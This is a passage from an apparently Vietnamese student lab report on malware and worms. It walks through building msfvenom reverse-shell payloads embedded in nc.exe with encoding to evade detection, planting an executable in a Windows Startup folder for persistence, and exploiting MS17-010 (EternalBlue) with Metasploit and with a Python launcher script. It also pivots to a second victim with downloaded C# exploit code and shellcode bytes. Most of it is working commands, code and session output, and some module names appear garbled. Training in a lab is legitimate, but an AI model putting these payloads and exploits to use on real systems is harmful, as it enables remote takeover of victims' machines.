


Đưa sang đường dẫn /var/www/html của máy attacker


```
(root㉿kali)-[~/home/kali]
└─# mv /home/kali/Desktop/Lab3.exe /var/www/html

(root㉿kali)-[~/home/kali]
└─# ls -la /var/www/html
total 264
drwxr-xr-x 2 root root 4096 Apr  2 04:57 .
drwxr-xr-x 3 root root 4096 Feb 25 10:43 ..
-rw-r--r-- 1 root root 128 Apr  2 03:22 exec
-rw-r--r-- 1 root root 10701 Feb 25 10:55 index.html
-rw-r--r-- 1 root root 615 Feb 25 10:55 index.nginx-debian.html
-rw-rw-rw- 1 kali kali 7680 Apr  2 04:57 Lab3.exe
-rw-r--r-- 1 root root 73802 Apr  2 03:52 non-staged_shell.exe
-rw-r--r-- 1 root root 73802 Apr  2 02:46 shell_reverse.exe
-rw-r--r-- 1 root root 73802 Apr  2 03:36 staged_shell.exe
```

Ở máy victim, tiến hành tải file Lab3.exe về và đê vào đường dẫn
C:\Users\vboxuser\AppData\Roaming\Microsoft\Windows\Start
Menu\Programs\Startup



Thực hiện restart lại máy và đăng nhập lại trên máy victim.



5. So sánh giữa việc viết virus bằng dịch vụ trên C# so với việc tạo bằng MSF (quyền, khả năng phát hiện, ...)

Tính năng	Viết virus bằng dịch vụ trên C#	Tạo virus bằng MSF
Quyền	Yêu cầu quyền quản trị hệ thống.	Yêu cầu quyền quản trị hệ thống.
Khả năng phát hiện	Khó phát hiện do không có tệp độc hại được tạo ra.	Dễ phát hiện do việc tạo ra các tệp độc hại nhất định.
Độ khó trong việc tạo virus	Yêu cầu kiến thức lập trình C# để tạo dịch vụ.	Dễ dàng sử dụng và tạo virus với các công cụ được cung cấp bởi MSF.
Tính tùy biến	Có thể tùy chỉnh để thực hiện các hành động độc hại cụ thể.	Có thể tùy chỉnh để thực hiện các hành động độc hại cụ thể.
Độ phổ biến	Không phổ biến do yêu cầu kiến thức lập trình C#.	Phổ biến do dễ sử dụng và tạo virus với các công cụ được cung cấp bởi MSF.

B.1.2 Nhúng reverse shell vào tập tin thực thi có sẵn sử dụng Metasploit Framework

- Thực hiện nhúng reverse shell vào tập tin khác mà có thể chạy trên Windows
- So sánh giữa việc nhúng payload vào tập tin có sẵn vào tạo payload mới

Ta thực hiện nhúng reverse shell vào file nc.exe. Sử dụng lệnh dưới đây để tạo payload

```
(root㉿kali)-[~/home/kali]
# msfvenom -p windows/shell_reverse_tcp LHOST=192.168.181.128 LPORT=4444 EXITFUNC=thread -f exe -e x86/shikata_ga_nai
-i 9 -x /usr/share/windows-resources/binaries/nc.exe -o shell_reverse_embedded_1.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 9 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai succeeded with size 378 (iteration=1)
x86/shikata_ga_nai succeeded with size 405 (iteration=2)
x86/shikata_ga_nai succeeded with size 432 (iteration=3)
x86/shikata_ga_nai succeeded with size 459 (iteration=4)
x86/shikata_ga_nai succeeded with size 486 (iteration=5)
x86/shikata_ga_nai succeeded with size 513 (iteration=6)
x86/shikata_ga_nai succeeded with size 540 (iteration=7)
x86/shikata_ga_nai succeeded with size 567 (iteration=8)
x86/shikata_ga_nai chosen with final size 567
Payload size: 567 bytes
Final size of exe file: 59392 bytes
Saved as: shell_reverse_embedded_1.exe
```

Tiến hành lắng nghe port 4444 với msfconsole


```
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/shell_reverse_tcp
payload => windows/shell_reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.1.38
LHOST => 192.168.1.38
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.38:4444
```

Ở máy victim, tiến hành tải file shell_reverse_embedded_1.exe và thực thi file đó.

Lab 01: DEF

Nhóm GHI



Kết quả nhận được ở máy attacker:

```
LHOST ⇒ 192.168.1.38  
msf6 exploit(multi/handler) > set LPORT 4444  
LPORT ⇒ 4444  
msf6 exploit(multi/handler) > run
```

```
[*] Started reverse TCP handler on 192.168.1.38:4444  
[*] Command shell session 1 opened (192.168.1.38:4444 → 192.168.1.39:50171) at 2024-04-14 07:20:03 -0400
```

Shell Banner:
Microsoft Windows [Version 10.0.19045.2965]

```
C:\Users\vboxuser\Downloads>  
[*] 192.168.1.39 - Command shell session 1 closed. Reason: User exit  
msf6 exploit(multi/handler) > run
```

```
[*] Started reverse TCP handler on 192.168.1.38:4444  
[*] Command shell session 2 opened (192.168.1.38:4444 → 192.168.1.39:50200) at 2024-04-14 07:22:48 -0400
```

Shell Banner:
Microsoft Windows [Version 10.0.19045.2965]

```
C:\Users\vboxuser\Downloads>
```

So sánh nhúng payload vào tập tin có sẵn và tạo payload mới:

Khác nhau:

Nhúng payload vào tập tin có sẵn:

- Che dấu tốt hơn Phải đảm bảo size và chức năng của chương trình cũ
- Có khả năng không được thực hiện nếu chương trình gốc không được thực thi

Tạo payload mới:

- Không có tính che dấu, dễ bị phát hiện
- Tuy nhiên việc tạo ra lại nhanh hơn
- Không cần tìm kiếm tập tin phù hợp để nhúng vào

Giống nhau: Đều nhằm mục đích chiếm quyền kiểm soát máy nạn nhân (do dùng chung payload).

B.2 Sâu máy tính

B.2.1 Khai thác lỗ hổng MS17-010 sử dụng Metasploit

Trên máy kẻ tấn công, khởi chạy mã khai thác lỗ hổng MS17-010 và sử dụng lệnh check để kiểm tra lỗ hổng tồn tại trên máy victim

```
msf6 exploit(windows/smb/ms17_010_永恒之蓝) > set RHOST 192.168.1.40
```

RHOST ⇒ 192.168.1.40

```
msf6 exploit(windows/smb/ms17_010_永恒之蓝) > set LHOST 192.168.1.38
```

LHOST ⇒ 192.168.1.38

```
msf6 exploit(windows/smb/ms17_010_永恒之蓝) > set LPORT 4444
```

LPORT ⇒ 4444

```
msf6 exploit(windows/smb/ms17_010_永恒之蓝) > check
```

```
[*] 192.168.1.40:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
```

```
[-] 192.168.1.40:445      - Rex::ConnectionTimeout: The connection with (192.168.1.40:445) timed out.
```

```
[*] 192.168.1.40:445      - Scanned 1 of 1 hosts (100% complete)
```

```
[*] 192.168.1.40:445 - Cannot reliably check exploitability.
```

```
msf6 exploit(windows/smb/ms17_010_永恒之蓝) > check
```

```
[*] 192.168.1.40:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
```

```
[+] 192.168.1.40:445      - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
```

```
[*] 192.168.1.40:445      - Scanned 1 of 1 hosts (100% complete)
```

```
[+] 192.168.1.40:445 - The target is vulnerable.
```

```
msf6 exploit(windows/smb/ms17_010_永恒之蓝) > 
```

Sử dụng lệnh exploit để tiến hành khai thác

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 192.168.1.38:4444
[*] 192.168.1.40:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.1.40:445      - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.1.40:445      - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.1.40:445      - The target is vulnerable.
[*] 192.168.1.40:445      - Connecting to target for exploitation.
[+] 192.168.1.40:445      - Connection established for exploitation.
[*] 192.168.1.40:445      - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.1.40:445      - CORE raw buffer dump (42 bytes)
[*] 192.168.1.40:445      - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73 Windows 7 Profes
[*] 192.168.1.40:445      - 0x00000010 73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76 sional 7601 Serv
[*] 192.168.1.40:445      - 0x00000020 69 63 65 20 50 61 63 6b 20 31 ice Pack 1
[+] 192.168.1.40:445      - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.1.40:445      - Trying exploit with 12 Groom Allocations.
[*] 192.168.1.40:445      - Sending all but last fragment of exploit packet
[*] 192.168.1.40:445      - Starting non-paged pool grooming
[+] 192.168.1.40:445      - Sending SMBv2 buffers
[+] 192.168.1.40:445      - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.1.40:445      - Sending final SMBv2 buffers.
[*] 192.168.1.40:445      - Sending last fragment of exploit packet!
[*] 192.168.1.40:445      - Receiving response from exploit packet
[+] 192.168.1.40:445      - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.1.40:445      - Sending egg to corrupted connection.
[*] 192.168.1.40:445      - Triggering free of corrupted buffer.
[*] Sending stage (201798 bytes) to 192.168.1.40
[*] Meterpreter session 1 opened (192.168.1.38:4444 → 192.168.1.40:49160) at 2024-04-14 09:18:23 -0400
[+] 192.168.1.40:445      - =====-
[+] 192.168.1.40:445      - =====WIN=====
[+] 192.168.1.40:445      - =====-
```

```
meterpreter > shell
Process 2064 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
```

```
C:\Windows\system32>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

Connection-specific DNS Suffix . :
IPv6 Address . . . . . : 2405:4800:5716:c447:2d6d:42e1:3723:4e1c
Temporary IPv6 Address . . . . . : 2405:4800:5716:c447:81b3:3506:573:1759
Link-local IPv6 Address . . . . . : fe80::2d6d:42e1:3723:4e1c%11
IPv4 Address . . . . . : 192.168.1.40
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : fe80::1%11
                           192.168.1.1

Tunnel adapter isatap.{6CFF768C-A432-4817-96F0-41EB8DC8EDB6}:

Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . :
```

B.2.2 Khai thác lỗ hổng MS17-010 không sử dụng Metasploit

Nhập số 4 (Exploit Windows 7 x64), và nhập các giá giá RHOST, LHOST cũng như LPORT giống như lúc nhập trong Metasploit

```
root@kali: /home/kali x root@kali: /home/kali/Win7Blue x
[+] ETERNALBLUE -- MS17-010 [+]

[1] Scanner Vuln [Nmap]
[2] Scanner Arch [NetExec]
[3] Exploit Win7 [32 bits]
[4] Exploit Win7 [64 bits]
[5] Exit

$ 4

?RHOST? 192.168.1.40
?LHOST? 192.168.1.38
?LPORT? 4444

[i] Creating SHELLCODE with MSFVENOM ...

[i] Please start NETCAT listener: nc -lvp 4444

press ENTER to continue ...

[+] Launching Exploit

shellcode size: 1232
numGroomConn: 13
Target OS: Windows 7 Professional 7601 Service Pack 1
SMB1 session setup allocate nonpaged pool success
SMB1 session setup allocate nonpaged pool success
good response status: INVALID_PARAMETER
done

└─(root㉿kali)-[/home/kali/Win7Blue]
#
```

Xuất hiện 1 terminal mới thực hiện lắng nghe trên port đã khai báo, và đã nhận được connect back từ máy nạn nhân

```

└─(root㉿kali)-[~/home/kali]
# nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.1.38] from (UNKNOWN) [192.168.1.40] 49162
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>ipconfg
ipconfg
'ipconfg' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\system32>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

Connection-specific DNS Suffix . :
IPv6 Address . . . . . : 2405:4800:5716:c447:2d6d:42e1:3723:4e1c
Temporary IPv6 Address . . . . . : 2405:4800:5716:c447:81b3:3506:573:1759
Link-local IPv6 Address . . . . . : fe80::2d6d:42e1:3723:4e1c%11
IPv4 Address . . . . . : 192.168.1.40
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : fe80::1%11
                           192.168.1.1


Tunnel adapter isatap.{6CFF768C-A432-4817-96F0-41EB8DC8EDB6}:

Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . . . . . :
```

C:\Windows\system32>

B.2.2.1 Bài tập về nhà (YÊU CẦU LÀM)

- Thực hiện lại nhưng không được sử dụng script .sh. Giải thích chi tiết từng bước mà script đã làm (KHÔNG CẦN GIẢI THÍCH MÃ KHAI THÁC LỖ HỒNG)
- Ta có mô hình mạng như sau, thực hiện các yêu cầu sau:



- Trên máy Attacker, mở 2 cổng lắng nghe là 4444 và 4445

- b. Trên máy Attacker, thực hiện khai thác lỗ hổng MS17-010 trên máy Victim 1 và thực hiện connect back về máy Attacker trên port 4444
- c. Sau khi có được connect back từ máy Victim 1, trong session shell đó, thực hiện tải về exploit từ máy Attacker và khai thác lỗ hổng MS17-010 trên máy Victim 2, để máy Victim 2 thực hiện connect back về máy Attacker trên port 4443

LUU Y:

- a. Khai thác lỗ hổng trên máy Victim 2 từ connect back của Victim 1
- b. Không được cài thêm bất kỳ phần mềm nào trên 2 máy Victim 1 và Victim 2

1. Ta sử dụng đoạn script thay thế sau để thực hiện exploit mà không sử dụng đến đoạn script .sh

```
import subprocess
import time

WHITE = "\033[97m"
BLUE = "\033[34m"
YELLOW = "\033[93m"
GREEN = "\033[92m"
END = "\033[0m"

print()
rhost = input(WHITE + "?" + BLUE + "RHOST" + WHITE + "?" + END + " ")
print()
lhost = input(WHITE + "?" + BLUE + "LHOST" + WHITE + "?" + END + " ")
print()
lport = input(WHITE + "?" + BLUE + "LPORT" + WHITE + "?" + END + " ")
print()
subprocess.run(["rm", "-rf", "sc_x64_msf.bin"])
subprocess.run(["rm", "-rf", "sc_x64.bin"])
print(f"\n{WHITE}[{YELLOW}i{WHITE}] {BLUE}Creating SHELLCODE with MSFVENOM... {END}")
print()
time.sleep(2)
msfvenom_cmd = f"msfvenom -p windows/x64/shell_reverse_tcp -f raw -o sc_x64_msf.bin EXITFUNC=thread LHOST={lhost} LPORT={lport} 2>/dev/null"
subprocess.run(msfvenom_cmd, shell=True)
time.sleep(1)
subprocess.run(["/usr/bin/cat", "sc_x64_kernel.bin", "sc_x64_msf.bin"], stdout=open("sc_x64.bin", "wb"))
time.sleep(1)
print(f"\n{WHITE}[{YELLOW}i{WHITE}] {BLUE}Please start NETCAT listener: {GREEN}nc -lvp {lport}{END}")
print()
time.sleep(1)
input("press ENTER to continue... ")
print()
print(f"\n{WHITE}[{GREEN}+{WHITE}] {BLUE}Launching Exploit{END}")
print()
time.sleep(1)
subprocess.run(["python3", "ms17_010_ternalblue.py", rhost, "sc_x64.bin"])
exit()
```

Chạy đoạn code python để tiến hành exploit

```

└──(root㉿kali)-[/home/kali/Win7Blue/yc1]
# ls
code.py  ms17_010_永恒之蓝.py  mySMB.py  sc_x64.bin  sc_x64_kernel.bin  sc_x64_msf.bin

└──(root㉿kali)-[/home/kali/Win7Blue/yc1]
# python3 code.py

?RHOST? 192.168.1.40
?LHOST? 192.168.1.38
?LPORT? 4444

[i] Creating SHELLCODE with MSFVENOM ...

[i] Please start NETCAT listener: nc -lvpn 4444
press ENTER to continue ...

[+] Launching Exploit

shellcode size: 1232
numGroomConn: 13
Target OS: Windows 7 Professional 7601 Service Pack 1
SMB1 session setup allocate nonpaged pool success
SMB1 session setup allocate nonpaged pool success
good response status: INVALID_PARAMETER
done

└──(root㉿kali)-[/home/kali/Win7Blue/yc1]
# 

```

Kết quả:

```

└──(root㉿kali)-[/home/kali/Win7Blue]
# nc -lvpn 4444
listening on [any] 4444 ...
connect to [192.168.1.38] from (UNKNOWN) [192.168.1.40] 49160
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>

```

2. Mô hình của nhóm em bao gồm:

- Attacker: 192.168.1.38
- Victim 1: 192.168.1.40
- Victim 2: 192.168.1.42

Đầu tiên, ta tải nguồn d4t4s3c/Win7Blue

```
[root@kali]~[/home/kali/yc2]
# curl https://raw.githubusercontent.com/povlteksttv/Eternalblue/master/Eternalblue/Program.cs -o Eternalblue.cs
% Total    % Received % Xferd  Average Speed   Time   Time   Time  Current
          Dload  Upload Total Spent   Left Speed
100 48335  100 48335    0      0  115k      0  --:--:--  --:--:--  --:--:-- 115k

[root@kali]~[/home/kali/yc2]
# ls
Eternalblue.cs
```

Sau đó, ta sử dụng msfvenom để tạo payload đến victim 2 ở port 4445

```
[root@kali]~[/home/kali/yc2]
# msfvenom -p windows/x64/shell_reverse_tcp -f raw -o sc_4445_msf.bin EXITFUNC=thread LHOST=192.168.1.38 LPORT=4445
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Saved as: sc_4445_msf.bin
```

Sau đó, ta thay thế tập tin Eternalblue.cs bằng đoạn code dưới đây

Đoạn code cần thay thế:

```
byte[] buf = new byte[279] {
0xfc, 0x48, 0x83, 0xe4, 0xf0, 0xe8, 0xc0, 0x00, 0x00, 0x00, 0x41, 0x51, 0x41, 0x50, 0x52,
0x51, 0x56, 0x48, 0x31, 0xd2, 0x65, 0x48, 0xb8, 0x52, 0x60, 0x48, 0xb8, 0x52, 0x18, 0x48,
0xb8, 0x52, 0x20, 0x48, 0xb8, 0x72, 0x50, 0x48, 0x0f, 0xb7, 0x4a, 0x4a, 0x4d, 0x31, 0xc9,
0x48, 0x31, 0xc0, 0xac, 0x3c, 0x61, 0x7c, 0x02, 0x2c, 0x20, 0x41, 0xc1, 0xc9, 0x0d, 0x41,
0x01, 0xc1, 0xe2, 0xed, 0x52, 0x41, 0x51, 0x48, 0xb8, 0x52, 0x20, 0xb8, 0x42, 0x3c, 0x48,
0x01, 0xd0, 0xb8, 0x80, 0x88, 0x00, 0x00, 0x48, 0x85, 0xc0, 0x74, 0x67, 0x48, 0x01,
0xd0, 0x50, 0xb8, 0x48, 0x18, 0x44, 0xb8, 0x40, 0x20, 0x49, 0x01, 0xd0, 0xe3, 0x56, 0x48,
0xff, 0xc9, 0x41, 0xb8, 0x34, 0x88, 0x48, 0x01, 0xd6, 0x4d, 0x31, 0xc9, 0x48, 0x31, 0xc0,
0xac, 0x41, 0xc1, 0xc9, 0x0d, 0x41, 0x01, 0xc1, 0x38, 0xe0, 0x75, 0xf1, 0x4c, 0x03, 0x4c,
0x24, 0x08, 0x45, 0x39, 0xd1, 0x75, 0xd8, 0x58, 0x44, 0xb8, 0x40, 0x24, 0x49, 0x01, 0xd0,
0x66, 0x41, 0xb8, 0x0c, 0x48, 0x44, 0xb8, 0x40, 0x1c, 0x49, 0x01, 0xd0, 0x41, 0xb8, 0x04,
0x88, 0x48, 0x01, 0xd0, 0x41, 0x58, 0x41, 0x58, 0xe0, 0x59, 0x5a, 0x41, 0x58, 0x41, 0x59,
0x41, 0x5a, 0x48, 0x83, 0xec, 0x20, 0x41, 0x52, 0xff, 0xe0, 0x58, 0x41, 0x59, 0x5a, 0x48,
0xb8, 0x12, 0xe9, 0x57, 0xff, 0xff, 0x5d, 0x48, 0xba, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x48, 0x8d, 0x8d, 0x01, 0x01, 0x00, 0x00, 0x41, 0xba, 0x31, 0xb8, 0x6f,
0x87, 0xff, 0xd5, 0xbb, 0xf0, 0xb5, 0xa2, 0x56, 0x41, 0xba, 0xa6, 0x95, 0xbd, 0x9d, 0xff,
0xd5, 0x48, 0x83, 0xc4, 0x28, 0x3c, 0x06, 0x7c, 0xa0, 0x80, 0xfb, 0xe0, 0x75, 0x05, 0xbb,
0x47, 0x13, 0x72, 0x6f, 0xa0, 0x00, 0x59, 0x41, 0x89, 0xda, 0xff, 0xd5, 0x6e, 0x6f, 0x74,
0x65, 0x70, 0x61, 0x64, 0x2e, 0x65, 0x78, 0x65, 0x00 };
```

Đoạn code thay thế:

```
FileStream fs = new FileStream(
    @"C:\Users\vboxuser\Desktop\sc_4445_msf.bin",
    FileMode.Open,
    FileAccess.Read);
BinaryReader br = new BinaryReader(fs);
long numBytes = new FileInfo(@"C:\Users\vboxuser\Desktop\sc_4445_msf.bin").Length;
byte[] buf = br.ReadBytes((int)numBytes);
```

Lưu file Eternalblue.cs lại. Sau đó, ta tiến hành exploit đến victim 1 như bài ở trên

```
[root@kali]~/home/kali/Win7Blue/yc1]
# python3 code.py

?RHOST? 192.168.1.40
?LHOST? 192.168.1.38
?LPORT? 4444

[i] Creating SHELLCODE with MSFVENOM...
